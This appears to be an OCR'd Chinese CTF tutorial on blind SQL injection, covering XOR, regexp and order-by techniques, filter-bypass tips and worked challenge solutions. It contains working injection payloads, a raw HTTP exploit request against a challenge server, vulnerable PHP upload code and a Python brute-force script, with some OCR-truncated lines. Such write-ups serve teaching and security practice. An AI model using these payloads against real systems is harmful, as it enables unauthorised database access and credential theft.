
CTF 中几种通用的 sql 盲注手法和注入的一些 tips - 安全客，安全资讯平台

> 分享一下自己在比赛中总结几种比较通用的盲注手法和一些小 tips，希望能在今后大家的比赛或者实战中带来一些实质性的帮助。



0x00 前言

在 ctf 比赛中难免会遇到一些比较有 (keng) 趣(die)的注入题，需要我们一步步的绕过 waf 和过滤规则，这种情况下大多数的注入方法都是盲注。然而在盲注过程中由于这些过滤规则不太好绕过，这时候就会无从下手，下面分享一下自己在比赛中总结几种比较通用的盲注手法和一些小 tips，希望能在今后大家的比赛或者实战中带来一些实质性的帮助。

0x01 XOR 注入

> 因为这种方法利用了异或符号，所以给它取名为 xor 注入

1、基本注入 payload

```
admin'^(ascii(mid((password)from(i)))>j)^'1'='1'%23
或者
admin'^(ascii(mid((password)from(i)for(1)))>j)^'1'='1'%23
```

我们来分析一下这个语句的格式：

首先我们先根据 ^ 符号来分割开语句：

```
admin'
ascii(mid((password)from(i)))>j
```

'1'='1'%23

最前面和最后面的语句都固定为真（逻辑结果都为 1），只有中间的语句不确定真假
那么整个 payload 的逻辑结果都由中间的语句决定，我们就可以用这个特性来判断盲注的结果了

0^1^0 --> *1 语句返回为真*
0^0^0 --> *0 语句返回为假*

这里 mid 函数的使用方法：


正常的用法如下，对于 str 字符串，从 pos 作为索引值位置开始，返回截取 len 长度的子字符串

MID(str,**pos**,len)

这里的用法是，from(1) 表示从第一个位置开始截取剩下的字符串，for(1) 表示从改位置起一次就截取一个字符

mid((str)**from**(i))
mid((str)**from**(i)**for**(1))

看下图的查询结果应该就知道用法了：



这里可能还会有疑问：为什么这里不加 for 可以正常运行呢?

> 因为这里的 ascii 函数是默认取字符串中第一个字符的 ascii 码做为输出

2、使用场景

> 过滤了关键字：and、or
> 过滤了逗号，
> 过滤了空格

如果这里过滤了 = 号的话，还可以用 > 或者 < 代替 (大小的比较)

payload：admin'^(ascii(mid((password)from(i)))>j)^('2'>'1')%23

如果这里过滤了 % 号和注释符的话，那就把最后一个引号去掉就可以和后面的引号匹配了 ‘1’=’1

0x02 regexp 注入

1、基本注入 payload

```
select （select语句） regexp '正则'
```

下面举一个例子来说明一下用法：

首先正常的查询语句是这样：

```
select user_pass from users where user_id = 1
```

```
1  select user_pass from users where user_id = 1
```

信息 | 结果1 | 概况 | 状态

user_pass
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

接着进行正则注入，若匹配则返回 1，不匹配返回 0

select (**select** user_pass **from users where** user_id = 1) regexp '^a'

```
1  select (select user_pass from users where user_id = 1) regexp '^a'
```

信息 | 结果1 | 概况 | 状态

(select user_pass from users where user_id = 1) regexp '^a'
1

这里的 ^ 表示 pattern 的开头

接着一步步判断

```
1  select (select user_pass from users where user_id = 1) regexp '^a94'
```

信息 | 结果1 | 概况 | 状态

(select user_pass from users where user_id = 1) regexp '^a94'
1

```
1  t (select user_pass from users where user_id = 1) regexp '^a94a8fe5ccb19b'
```

信息 | 结果1 | 概况 | 状态

(select user_pass from users where user_id = 1) regexp '^a94a8fe5ccb19b'
1

或者 regexp 这个关键字还可以代替 where 条件里的 = 号

```
select * from users where user_pass regexp '^a9'
```

```
1  select * from users where user_pass regexp '^a9'
```

信息 | 结果1 | 概况 | 状态

user_id	user_name	user_pass	user_avatar	user_bio	join_date	login_
1	test	a94a8fe5ccb19ba61c4c0873d39			0000-00-00	127.0.

2、使用场景

> 过滤了 =、in、like

这里的 ^ 如果也被过滤了的话，可以使用 $ 来从后往前进行匹配

```
1  select (select user_pass from users where user_id = 1) regexp 'bd3$'
```

信息 | 结果1 | 概况 | 状态

(select user_pass from users where us
1

详细的正则注入教程可以看这里：

http://www.cnblogs.com/lcamry/articles/5717442.html

0x03 order by 盲注

1、基本注入 payload

```
select * from users where user_id = '1' union select 1,2,'a',4,5,6,7 order by 3
```

首先先看看 order by 的使用方法：

```
order by 'number' (asc/desc)
```

即对某一列进行排序，默认是升序排列，即后面默认跟上 asc，那么上面一句就相当于

```
select * from users order by 3 asc
```

我们在注入时经常会使用 order by 来判断数据库的列数，那我们这里使用他配合 union select 来进行注入

2、原理分析

首先正常的注入是蓝色那部分的字符串，这里我们的目的是要注出 test 用户的 user_pass 值

```
1  select * from users where user_id = '1' union select 1,2,3,4,5,6,7
```

信息 | 结果1 | 概况 | 状态

user_id	user_name	user_pass	user_avatar	user_bio	join_date	login_ip
1	test	a94a8fe5ccb19ba61			0000-00-00	127.0.0.1
1	2	3	4	5	6	7

接着我们在语句后面加上 order by 3，即对第三列进行升序排列（按照 ascii 码表）

```
1  t * from users where user_id = '1' union select 1,2,3,4,5,6,7 order by 3
```

信息 | 结果1 | 概况 | 状态

user_id	user_name	user_pass	user_avatar	user_bio	join_date	logi
1	2	3	4	5	6	7
1	test	a94a8fe5ccb19ba61			0000-00-00	127.

这里的 user_pass 列中的 3 是我们 union select 里面的第三列，这里就把’3’替换为’a’

```
1  t * from users where user_id = '1' union select 1,2,'a',4,5,6,7 order by 3
```

信息 | 结果1 | 概况 | 状态

user_id	user_name	user_pass	user_avatar	user_bio	join_date	logi
1	2	a	4	5	6	7
1	test	a94a8fe5ccb19ba61			0000-00-00	127.

这里可能看不出什么变化，那么把他改成’b’看看

```
1  t * from users where user_id = '1' union select 1,2,'b',4,5,6,7 order by 3
```

信息 | 结果1 | 概况 | 状态

user_id	user_name	user_pass	user_avatar	user_bio	join_date	logi
1	test	a94a8fe5ccb19ba61			0000-00-00	127.
1	2	b	4	5	6	7

看到用户 test 跑到第一行来了，所以这里经常用来判断有返回差异的注入，且返回只有一列的输出，根据差异来判断我们盲注的值是否正确

当然这里也可以使用 order by desc 降序排列来注入，所以这里要根据使用场景来进行选择

3、使用场景


> 过滤了列名
> 过滤了括号

> 适用于已知该表的列名以及列名位置的注入


0x04 实例讲解

1、ascii 盲注来自 skctf login3 的一道题，bugku 上也有：


题目链接： http://123.206.31.85:49167/



是标准的登陆框，因为存在注入，先 fuzz 一下过滤了什么字符。使用 bp 的 intruder 模块载入字典进行 fuzz(字典在后面会分享给大家)。



可以看到这里的 =，空格、and、or 都被过滤了，但是 >、<、^ 没有被过滤，所以这里使用 ascii 盲注



这里最后是要注入出 admin 的 password，过程就不详细讲解了，直接给出 payload：

```
username = admin'^(ascii(mid((password)from(1)))>1)^('2'>'1')%23
```

网鼎杯第二场的一道注入题 sqlweb 的其中一种解法也是用到这种 ascii 盲注
这个 payload 和我们上面说的是一样的，所以这个就靠你们自己慢慢消化了。

2、regexp 盲注是来自实验吧一道注入题

题目链接： http://ctf5.shiyanbar.com/web/earnest/index.php
writeup 链接： http://www.shiyanbar.com/ctf/writeup/4828
当初也是看着 p 牛的 wp 做的，发现这道虽然难了点，但是里面的 sql 的知识点考的倒是不错，是练习过 waf 的一道好题目。

这道题只有一个 id 作为输入点，id 存在注入点，但是过滤了很多东西，前面的步骤就不详细说了，去看 p 牛的详细解答
看到这里，过滤了 ^，但是没过滤 $，所以 xor 注入就无效了，这边选择 regexp 注入使用 $ 符号从后往前注入

```
0' or (select (select fl$4g from fiag limit 1) regexp '%s$') or 'pcat'='
```

这里是用 python 写的脚本，一个一个的对字符串的正则匹配得到最后 flag

3、union 盲注利用起来比较简单，就是利用上面说的那些条件进行注入，例子是来自蓝鲸 ctf 的一道 ctf 题目：

题目链接： http://ctf.whaledu.com:10012/52gw5g4hvs59/

题目好像进不去了，但是可以看 我的 writeup

首先题目存在 sql 注入还有一个上传点，可以通过注入拿到所有源码

```
POST /52gw5g4hvs59/downfile.php HTTP/1.1
Host: 202.98.28.108:10012
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Referer:
http://202.98.28.108:10012/52gw5g4hvs59/index.php?file=download
Cookie: PHPSESSID=4rsbbcy6xzowz0tpswx8tissoj
Connection: close
Upgrade-Insecure-Requests: 1

image=79 ununionion selselectect 0x696E6465782E706870
&image_download=%E6%94%B6%E8%97%8F
```

```
HTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 13:32:17 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/5.5.38
Expires: 0
Cache-Control: must-revalidate, pos
Pragma: public
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Accept-Ranges: bytes
Content-Disposition: attachment; fi
Content-Length: 162
Connection: close
Content-Type: application/octet-str

PK□□□□□□□□□□□□P□}□□□□□□□□□□□□1.php□/
Mk{;□PK□□?□□□□□□□□□□P□}□□□□□□□□□□$□
□ □□□□□□□□□"7TZ□□□;□□
□□;□□
□□PK□□□□□□□□□□W□□□5□□□□□
```

拿到之后进行审计，发现上传时文件以随机字符串上传到了 / Up10aD / 文件夹下，我们的目的就是要通过注入拿到上传后的文件，在原来的注入点使用 order by 盲注将文件名得到:

```
$fileOldName = addslashes(pathinfo($_FILES['file']['name'],PATHINFO_FILENAME));
$fileNewName = './Up10aDs/' . random_str() .'.'.pathinfo($_FILES['file']['name'],PATHINFO_EXTENSION);
$userid = $_SESSION['userid'];
$sql= "insert into `download` (`uid`,`image_name`,`location`) values ($userid,'$fileOldName','$fileNe
$res = $conn ->query($sql);
if($res&&move_uploaded_file($_FILES['file']['tmp_name'], $fileNewName)){
 echo "<script>alert('file upload success!');window.location.href='index.php?file=home'</script>";

}else{
    echo "<script>alert('file upload error')</script>";
```


重点就在 order by 盲注这，注入点在 id 这里：

```
$imageid = isset($_POST['image'])?filter($_POST['image']):die();        //双写绕过

$sql = "select location from download where uid=".$_SESSION['userid']." and id=$imageid";

$res = $conn-> query($sql);
```


那么写出 order by 盲注的脚本如下图：

```
f getFilename():
  data='image=79 ununionion diisstinct selselectect 0x{filename} oisrorder by 1 desc&image_download=%E6%94%
  url = "http://202.98.28.108:10012/52gw5g4hvs59/downfile.php"

  headers = {
      "Content-Type":"application/x-www-form-urlencoded",
      "Cookie":"PHPSESSID=4rsbbcy6xzowz0tpswx8tissoj",
      "User-Agent":"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883
  }

  #randStr=makeStr(48,122)[::-1]
```

```
randStr = ["1", "2", "3", "4", "5", "6", "7", "8", "9","a", "b", "c", "d", "e", "f", "g", "h", "i", "j",
fileName = "./Up10aDs/"
for _ in range(33):
    print "[*]",fileName
    for i in randStr:
        # print i
        tmpFileName = fileName+i
        proxies = {"http":"127.0.0.1:8080"}
        #print data.format(filename=tmpFileName.encode("hex"))
        res = requests.post(url,data=data.format(filename=tmpFileName.encode("hex")),headers=headers,proxi
        # print res.text
        0
        if "file may be deleted" not in res.text:
            fileName = fileName + i
            break
```


这里存在过滤，绕过的方法是双写绕过，所以 payload 看起来不是很清楚，正常的应该是这样的：

```
image = 79 union distinct select 0x{filename} order by 1 desc
```

注意前面的 image=79 是存在的图片的 id，这样 order by 才可以进行对比实现

这个注入形式也是和我们上面讲解一样，所以大家可以自己找题目来练习。

0x05 其他的一些小 tips

1、一些等效替代的函数（特殊符号）

字符：

空格 <--> %20、%0a、%0b、/**/、 @tmp:=test
and <--> **or**
'=' <--> 'like' <--> 'in' --> 'regexp' <--> 'rlike' --> '>' <--> '<'

